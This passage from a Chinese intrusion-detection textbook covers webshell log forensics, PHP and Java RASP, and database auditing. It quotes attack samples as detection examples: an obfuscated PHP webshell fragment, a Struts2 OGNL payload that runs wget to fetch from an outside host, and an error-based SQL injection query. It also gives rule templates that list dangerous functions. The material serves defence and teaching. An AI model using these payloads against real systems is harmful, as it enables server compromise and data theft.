


图 8-11 正常和异常 URL 访问行为差异

表 8-5 观察结果

观察点	业务 CGI	webshell
访问来源	多个无关 IP 来源，日常频繁被访问	日常无人访问过的 URL，仅有一个 IP（黑客或肉鸡）或 IP 段（ADSL 用户）访问过仅有的几次
历史记录	日常时间内频繁被访问	在夜间或极罕见时段出现，无任何网站统一调用框架代码
User-agent	统一 CGI 被多种 UA 和用户类型访问	固定的 UA，固定的用户特征
Cookie	有网站统一的用户标示	无网站标示
请求内容	规范的参数	仅有 POST 请求，且 post data 被“加密”
搜索引擎记录	有与网站结构相关的链接跳转，经常被搜索引擎爬虫爬取	无与网站其他页面的跳转链接，未被搜索引擎爬取索引

```
[root@                    logs]# ./LogForensics -websvr httpd -fast -file access_log -ip 121.34.63.158
                          Web log forensics
[*] ip=121.34.63.158      url=NULL
[*] PRELOAD access_log Plz wait
[*] LOAD access_log.db
[!] ip + 0 & url + 2 and go on
[!] ip + 1 & url + 0 and go on
[*] Export report... Plz wait
[*] All Done in 6 s , ip[2] url[3]
You have new mail in /var/spool/mail/root
[root@                    logs]# cat access_log.log
[ip] 125.227.79.42
        |__      [2014-10-17 09:47:38 " 2014-10-17 09:47:30] /sys/cmd.php        (2)
[ip] 121.34.63.158
        |__      [2014-10-07 19:10:43 " 2014-10-08 00:44:46] //mysql/add_user.php        (2)
        |__      [2014-10-08 16:33:05 " 2014-10-08 16:32:53] /sys/cmd.php        (4)
[*] All Done in 6 s , ip[2] url[3]
[root@                    logs]# ./LogForensics -websvr httpd -fast -file access_log -url cmd.php
                          Web log forensics
[*] ip=NULL       url=cmd.php
[*] LOAD access_log.db
[!] ip + 2 & url + 0 and go on
[!] ip + 0 & url + 9 and go on
[*] Export report... Plz wait
[*] All Done in 4 s , ip[2] url[11]
[root@                    logs]# cat access_log.log
[ip] 125.227.79.42
        |__      [2014-10-17 09:47:40 " 2014-10-17 09:46:10] /left.php    (4)
        |__      [2014-10-17 09:46:10 " 2014-10-17 09:46:10] /    (1)
        |__      [2014-10-17 09:47:40 " 2014-10-17 09:46:10] /index.php   (4)
        |__      [2014-10-17 09:46:11 " 2014-10-17 09:46:11] /vhost/vhost_list.php        (1)
        |__      [2014-10-17 09:47:40 " 2014-10-17 09:46:10] /top.php     (4)
        |__      [2014-10-17 09:47:40 " 2014-10-17 09:47:41] /default.php        (5)
        |__      [2014-10-17 09:46:35 " 2014-10-17 09:46:22] /sys/filem.php       (10)
        |__      [2014-10-17 09:47:38 " 2014-10-17 09:47:30] /sys/cmd.php        (2)
        |__      [2014-10-17 09:44:25 " 2014-10-17 09:44:25] /mysql/add_user.php (1)
[ip] 121.34.63.158
        |__      [2014-10-07 19:10:43 " 2014-10-08 00:44:46] //mysql/add_user.php        (2)
        |__      [2014-10-08 16:33:05 " 2014-10-08 16:32:53] /sys/cmd.php        (4)
[*] All Done in 4 s , ip[2] url[11]
```

8.3 RASP

随着攻防对抗的升级，防守方发现在已有的日志和数据中，已很难提升分析检测能力。误报越来越多，事件追溯无足够的细节可用。而反之攻击方则挖掘出越来越多的漏洞，Web代码越来越多，开发语言的灵活性越来越大，相应的攻击代码也变得‘灵活’而不易检测。

我们需要一种数据和能力实时刻画攻击事件现场，甚至于依据模型直接阻断恶意行为，于是RASP（Runtime Application Self Protect）系统应运而生。

目前主流的Web开发框架都是基于PHP和Java语言，Web安全的攻防焦点几乎都齐聚这两种语言环境中，对应的RASP在这两类语言环境中均能大展拳脚。

8.3.1 PHP RASP

1. 技术架构

PHP是解释型语言，将PHP代码解释为opcode之后再交由Zend引擎执行。图8-12是

PHP Zend 引擎架构图。




图 8-12　PHP Zend 引擎架构图

如图 8-12 所示，当网站的用户在访问一个 PHP 页面是，当访问请求被 PHP 初始化，ZE 便把 PHP 脚本翻译成符号（token），最终翻译成可以进行单步调试和执行的 opcode。如果这些 opcode 中的一个指令需要调用一个扩展函数，ZE 将会给那个函数绑定参数，并且临时放弃控制权直到函数执行完成。由此可以看出，PHP 代码的执行流程中 opcode 的翻译和函数调用是必经环节，而 Zend 引擎是支持扩展，那么我们的 PHP　RASP 方案就是通过 Zend 扩展模块实现对恶意行为记录和阻断。

为了部署和可移植性，以及检测阻断能力的可扩展，需要在常规扩展基础之上增加一个规则查询、匹配模块，此模块与本地配置管理 daemon 进程通信，在每一个 PHP API 调用时检测其行为的合法性，给出事件是否阻断、记录或允许执行的判断。配置管理 daemon 进程负责与后端配置管理 Server 通信，更新 cache 最新的规则。

当符合配置中阻断与记录行为的时候，RASP 模块上报数据至本地管理 daemon 进程，由 daemon 进程上报至后端数据分析集群。PHP RASP 架构如图 8-13 所示。

2. 检测模型

PHP 是解析型语言，在执行时逐行翻译为 opcode，那么它 zend 扩展可以实现记录每个 HOOK 的 API 在哪一行被执行，调用参数是什么。




图 8-13 PHP RASP 架构

相比 HIDS 来说，除了可以记录命令执行之外，还能记录 CGI 层面的很多 API，譬如 IO 类、DB 类、网络连接、文件上传等等。相比 HIDS 如果希望知道 IO 行为，需要过滤整个系统的海量 IO 操作不同，因为 RASP 的监测范围仅限制在了 CGI 代码层面的调用，性能的开销小了很多个数量级。而 Web 入口的安全却又是目前安全攻防的焦点，这个性价比是非常划算的。 因为 RASP 可以兼顾这么多丰富的 API 调用，以及调用细节，对于入侵检测能力来说就增加了很多个维度。

实际的检测能力效果，这里以 webshell 检测为例。Php 语法的灵活性使得传统的静态文件扫描方式几乎走进了死胡同，如下所示很多近乎于变态的编码转换几乎无法有效检测。

```
$_="";
$_[+""]='';
$_="$_"."";
$_=($_[+""]|"").($_[+""]|"").($_[+""]^"");
```

但是 RASP 并不受此影响，因为它可以在运行时记录其行为，无论多么变态的编码转换，在 opcode 这里还是会显形。

比如攻击者通过请求 nonalpha.php?_=exec&__=id 执行了一条命令，会被记录如下：

```
File: /usr/local/apache/htdoc/nonalpha.php
Function: exec
Line:5
Param1: id
```

由此可见，任何的基于文件字符串编码转换是逃不过动态监测的。与此同时，如果在

文件内容中没找到 exec 字符串，反倒会作为一个高危的 webshell 检测特征。

在实际的运营过程中，更多的是以 RASP 输出的结构化数据建立检测模型。假设我们的网站存在一个上传漏洞，被人攻击成功，上传一个 webshell。那么这个事件在 RASP 系统中将会被记录如图 8-14 所示。




图 8-14 基于 RASP 数据模型检测 webshell

从图中可以很明显的看出整个攻击流程，但是仅能“看”出问题还不能算完，接下来整理出检测模型：

- 高危函数组合模式检测 webshell——当一个 PHP 在一段时间内的访问触发了多个高危函数，那么被判定为 webshell 文件，规则基于这么一个假设“一个正常的业务 PHP 文件，不可能同时拥有这么多危险函数功能”。以下是规则模板。

```
{
    "total_value":5,
    "describe":"webshell [filename] be found",
    "risk_func":[
        {
            "func":["system","popen","exec","passthru"],
            "value":2
        },
        {
            "func":["move_upload_file","phpinfo"],
            "value":2
        },
        {
```

```
            "func":["file_get_content","mysql_connect"],
            "value":1
        }
    ]
}
```

- 上下文关联检测 webshell——当一个 PHP B 文件被 PHP A 上传或写入，同时这个被写入的 PHP 文件又有读写文件、上传文件、执行命令等行为，那么这个“上传和写入”行为是 webshell 上传攻击事件。模型基于这样一个假设“一个 CGI 文件写入上传文件是正常的，但被它生成的如果是 PHP 文件，且这个 PHP 有高危 API 调用行为，那么这是入侵事件”。

```
{
    "describe":"[filenameA] File Upload Vulnerability,webshell [filenameB]
be found",
    "factory":{
        "filenameA.func","move_upload_file",
        "filenameA.parameter.2":"filenameB",
        "filenameB.func":["move_upload_file","system","exec","","phpinfo"]
    }
}
```

8.3.2 Java RASP

与 PHP 完全不一样，在 Java 的世界里，有着各种基于调试、性能测试、监控等目的而生的框架和接口能用于作为 RASP 产品的技术方案。下面我们来列举可以使用的技术方案。

1. 技术架构

修改 rt.jar。rt.jar 是 Java 基础类库，位于 {Java_Home}/jre/lib/ 下。Java 中对于文件系统，网络，数据库的访问，以及操作系统命令的调用，都是通过调用 rt.jar 中相应的类来实现的。为了得到上面这些方法的调用信息，可以改变这些相关类，在代码中加入日志信息，并将改变后的类打包成新的 rt.jar，替换掉 {Java_Home}/jre/lib/ 下原来的 jar 包。这样在这些类被调用时，就可以得到调用的日志信息。

优势：简单，性能好。

缺点：静态替换，无法动态加入新的监控点；可维护性差，和 jdk 紧密耦合。

JVMTI（JVM Tool Interface）是 Java 虚拟机所提供的 native 编程接口，因此使用 JVMTI 需要我们与 C/C++ 以及 JNI 打交道，开发时一般采用建立一个 Agent 的方式来使用

JVMTI，把 Agent 编译成一个动态链接库，设置一些回调函数，并从 Java 虚拟机中得到当前的运行态信息。JVMTI 的功能非常丰富，包含了虚拟机中线程、内存、堆栈、类、方法、变量、事件、定时器处理等 20 多类功能。

由于使用 native 语言，运行在虚拟机之外，JVMTI 方案对于性能、内存泄漏、故障检测程序来说具有很多优点，如下所示：

1）功能强大，能够看到更多的信息：如 GC、锁、线程。
2）即使虚拟机出现问题时，Agent 也可以继续收集到虚拟机的信息。
3）减少了虚拟机的影响，负荷和内存占用。
4）性能更好：native 语言更高效；在 JVMTI 层有的接口更高效，例如 . stack traces。

缺点：

1）JVMTI 接口复杂，实现起来也比较麻烦。
2）通用性差：由于是 native 语言，需要在不同的操作系统上分别编译和测试。
3）稳定性差：由于和 JVM 同时运行在一个进程中，并且在 JVM 之外，任何的错误容易引起整个进程的退出。

（1）Java Agent

Java Agent Instrumentation 的最大作用就是类定义动态改变和操作。在 Java SE 5 中首次引入，Instrument 要求在运行前利用命令行参数或者系统参数来设置代理类；在 Java SE 6 里面，instrumentation 包被赋予了更强大的功能：启动后的 instrument、本地代码（native code）instrument，以及动态改变 classpath 等。

事实上，“java.lang.instrument”包的具体实现，依赖于 JVMTI：在 Instrumentation 的实现当中，存在一个 JVMTI 的代理程序，通过调用 JVMTI 当中 Java 类相关的函数来完成 Java 类的动态操作。

由于 Java Agent 是纯 Java 的接口，具有以下优点：

1）接口简单，实现相对 JVMTI 容易。
2）通用性好，运行在 JVM 中，不用考虑操作系统的差异。
3）稳定性好：JVM 对于运行在其中的代码做了很多保护，来防止错误的代码引起进程

的退出。

缺点：

1）相比 JVMTI 功能少一些，但对于安全的 Agent 足够。

2）有些接口例如 stack traces 的比 JVMTI 性能差。

（2）Btrace

Btrace 是由 Kenai 开发的一个开源项目，它可以用来帮我们做运行时的 Java 程序分析，监控等等操作。Btrace 是由：Attach API + BTrace 脚本解析引擎 + ASM + JDK6 Instumentation 组成。

Btrace 是一个安全，可以动态跟踪 Java 程序的一种工具。Btrace 的初衷是要“跟踪代码”，而不是修改代码，他的操作不会对原有 Java 进程产生影响，不用关闭正在运行的 Java 进程，也不会修改 Java 进程中的逻辑和数据。

由于 Btrace 是基于 Java Agent（Instumentation）实现的，除了 Instumentation 同样的优点外，还具有如下优点：

1）不用实现，直接可用，只需写 BTrace 脚本即可。

2）安全性好，对原有的 Java 程序只读，没有任何修改。

缺点：只能实现信息的读取，无法实现阻断。

BTrace 的安全性检查是通过 Verifier 来实现的，规范可参照 JSR 269。将该类重写就可以突破 BTrace 的安全限制。重写 Verifier 可以实现阻断，。

（3）HotCode2

HotCode2 是一款纯 Java 实现的全站式热部署解决方案，无论是修改 Java 文件还是框架配置文件，也不管你是在本地还是远程开发机部署，都无需重启 Java 虚拟机而立即生效，从而减少开发过程中频繁编译打包和部署的次数。HotCode2 本质上是一个 Java Agent，因此可以运行在任何 Java 程序之上。HotCode2 的核心功能是提供对 Java 文件的热部署功能；通过字节码变换，HotCode2 突破了 Hotswap 的只能修改方法体的限制，可以让你对一个类进行任意修改。HotCode2 通过 SDK 的形式提供了对各种框架的支持；Java 文件修改 + 框架支持，真正实现一站式热部署解决方案，他不像 Btrace 那样有脚本分析引擎和 ASM，如果要实现规则的自动部署，需要自己实现规则分析引擎和 ASM 部分

除了具有 Java Agent（Instumentation）同样的优点外，HotCode2 还具有如下优点：突破了 Hotswap 的只能修改方法体的限制，可以让你对一个类进行任意修改。

缺点有以下两点：

- 需要自己实现规则分析引擎和 ASM 部分。
- 为了实现任意修改类，每个类都会额外增加两个特殊的 Field 和通用的构造函数，对线上代码改动大，增加了风险。

Java 环境与 PHP 有很大的不同，我们可以从调用栈获取更多关于攻击事件的细节：

1）在 RASP 检测到关注的高危事件时，可以通过打印调用栈来获取高危调用前后的调用链，并以此快速定位漏洞入口，甚至是攻击流程。如下调用栈，是一个典型的 struts2 漏洞利用执行命令时的调用栈（缩略）信息：

```
"stack_trace": [
    {
        "clazz": "java.lang.ProcessBuilder",
        "method": "start"
    },
    {
        "clazz": "sun.reflect.NativeMethodAccessorImpl",
        "method": "invoke0"
    },
......
    {
        "clazz": "ognl.OgnlRuntime",
        "method": "callMethod"
    },
......
    {
        "clazz": "org.apache.struts2.impl.StrutsActionProxy",
        "method": "execute"
    },
......
    {
        "clazz": "org.apache.catalina.core.StandardContextValve",
        "method": "invoke"
    }
]
```

2）获取因何 http 请求触发的 API 调用。我们可以从 javax.servlet.http.HttpServlet 监控

监控所有 HTTP request 请求的具体 Java 调用栈。如下测试用例抓取的信息可以看到，这里既有攻击请求 URI，也有 payload，也有 remote ip，加上前面的漏洞利用点调用栈前后信息，信息量非常丰富，无需后端数据分析系统再去组装碎片信息，一步到位！

```
"http_request": {
    "method": "GET",
    "request_uri": "/struts2-blank/example/HelloWorld.action",
    "query_string": "redirect:%24{(new+ java.lang.ProcessBuilder(new+
    java.lang.String[]{ 'wget', '1.1.1.1:8080', '-O', '/tmp/dGLlIprqPRZfgp'})) .start() }",
    "remote_addr": "2.2.2.2",
    "headers": [
        {
            "name": "host",
            "value": "3.3.3.3:8080"
        },
        {
            "name": "user-agent",
            "value": "Mozilla/4.0(compatible; MSIE 6.0; Windows NT 5.1) "
        }
    ]
}
```

2. 基于 Java RASP 的攻击检测

任何一种检测模型的建立，是基于对攻击场景的理解，以及场景数据的观察之上。

基于高危行为组合的检测模型

从攻击场景来看，攻击行为基本集中在文件 IO 读写、命令执行、代码注入执行、网络连接、外部自定义 lib 库加载等行为，那么一个 webshell 甚至是漏洞与业务入口的区别就是前述众多高危调用是否同一时间窗口内频繁在同一 URI 触发，如图 8-15 所示。

基于调用栈的检测模型

一个漏洞的利用，除去他的 payload 之外，利用的前提是遵循漏洞环境的调用关系，那么 payload+ 漏洞触发条件这条调用栈，就是对攻击行为攻击向量的最精准刻画。如图 8-16 所示。




图 8-15 组合检测模型




图 8-16 调用栈的检测模型

8.4 数据库审计

一个企业的最核心资产莫过于数据，在互联网企业则是更甚。近些年互联网企业“去IOE”运动使得数据库产品均倾向于 mysql 或 MySQL 衍生产品。那么基本上提到数据库审计，主要就是 MySQL 相关的审计产品。

1. 旁路型

旁路审计几乎是传统乙方安全厂商最常见的模式，通过网络设备镜像流量，审计设备解码组包 DB 流量，并存储分析，通过模型检测和追溯可疑和高危事件。如图 8-17 所示。




图 8-17 旁路型 BD 审计设备

这样的架构好处在于部署简单，对于业务方和用户来说几乎是透明的，部署过程无需业务方参与。同时对业务几乎无性能损耗，这也是业务方最关注的一点。

2. 主机型

旁路型固然有它的优势，但当面对复杂的业务架构的时候就力不从心了。互联网发现

日新月异的今天，业务被要求敏捷迭代，新架构层出不穷。大型互联网公司业务环境每日大量的变更，以至于想完全梳理清楚其网络架构特别是DB访问模型几乎是不可能的事，至少很难在一个较短的时间内有一个相对静止的架构图。

笔者在互联网企业任职期间参与过几次DB审计厂商（包括国外）的产品推介会和评审，结果都是无疾而终。其产品技术能力什么的都不是问题，最大的原因就是架构和部署还是传统厂商的模式，根本不能适应互联网公司的环境。譬如它们要求在网络节点处部署，但互联网业务环境决定了这种所谓的节点太多太多，以一套设备动辄几十万的价格，计算下来价格已经是不可接受。其次业务错综复杂的数据库访问链路，使得其仅聚焦于某些节点的模式几乎可以断定一定会遗漏很多事件。

那么解决办法是什么？那就是审计产品尽量靠近DB本身部署，最近的莫过于部署到DB Server主机上，这就是主机型产品的由来。主机型的DB审计产品可以是单个进程也可以是HIDS的某个模块，参见图8-18。




图8-18　基于HIDS模块的DB审计产品

3. 代理型

在业务架构治理做得较好的公司，他的业务数据读写均有统一的接口，无论业务逻辑多么复杂，其DB流量都是统一的入口，那么在这些接口位置增加DB审计功能是最完美的方案，参见图8-19。




图 8-19　基于代理的 DB 审计产品

这样的架构带来了一个近乎完美的产品形态，有以下诸多优点：

- 部署：不需要像其他产品一样逐一去网络节点或主机部署，其数据采集和 filter 功能原生集成在业务架构里。
- 减少性能开销，基于 DB 协议的数据旁路，不需要基于网络报文数据的处理，组包等开销。

4. 攻击检测

DB 审计安全产品主要解决两个问题：1）SQL 注入拖库；2）操作违规审计。

对于违规审计没有太多需要讲的，通过对日常的 DB 请求做好基线学习，超出基线范围之外的则为违规行为。基线学习的维度可以有以下几个：

- 账户对应的常用 DB 访问映射。
- 账户常用的 function。
- 账户 + client_ip 与 tables 的映射。
- 应用与数据字段的映射。
- 自然时间 + 频度与裤表的映射。

虽然上述基线学习主要用于审计，但对于业务相对固定以及安全检测覆盖范围较小的安全系统来说，用于做攻击检测也是够用的。因为攻击行为也是超出基线范围的。

对于业务较多、变更较多的企业，上述方式用于攻击检测显然不适合了，相对于业务的生命周期、变更周期来说基线的学习期过长。SQL 注入攻击通常的检测方式是使用相对固化的字符串特征匹配，而这类检测方式会面临各种变形 SQL 语句的绕过攻击。

事实上无论黑客如何变换攻击负载，它最终要能被 DB 解析，满足语法要求。那么通过语法解析器的还原，任何的伪装均会褪去。

语法解析之后的语句就需要定义辨别是否恶意的请求了，诸如以下几种场景：

- 有多个子查询、联合查询且查询系统库表。
- 可能导致 SQL 查询失败的语句。
- 多个联合查询，且子查询非业务所需库表。

将原始 SQL 请求使用语法解析器（Python 的 sqlpare 模块）格式化之后的语句，可以清晰地看到 SQL 语句被递归拆分成了 function+parameter 的展现形式：

```
    print(sqlparse.format('select msg from news where id=2 and(select 1 from(select
count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,md5(1122),0
x27,0x7e) FROM modoer_admin LIMIT 0,1)) from information_schema.tables limit
0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)',reindent=True))
    select msg
    from news
    where id=2 and
        (select 1
         from
           (select count(*),concat(
                                (select
                                  (select
                                    (SELECT distinct concat(0x7e,0x27,md5(1122),0x27,0x7e)
                                     FROM modoer_admin LIMIT 0,1))
                                from information_schema.tables limit 0,1),floor(rand(0)*2))x
            from information_schema.tables
            group by x)a)
```

其实 SQL 注入就是本该只允许输入 parameter 的地方被恶意插入了 function 调用且被执行。那么如何检测则应该清楚了。

8.5 入侵检测数据分析平台

8.5.1 架构选择

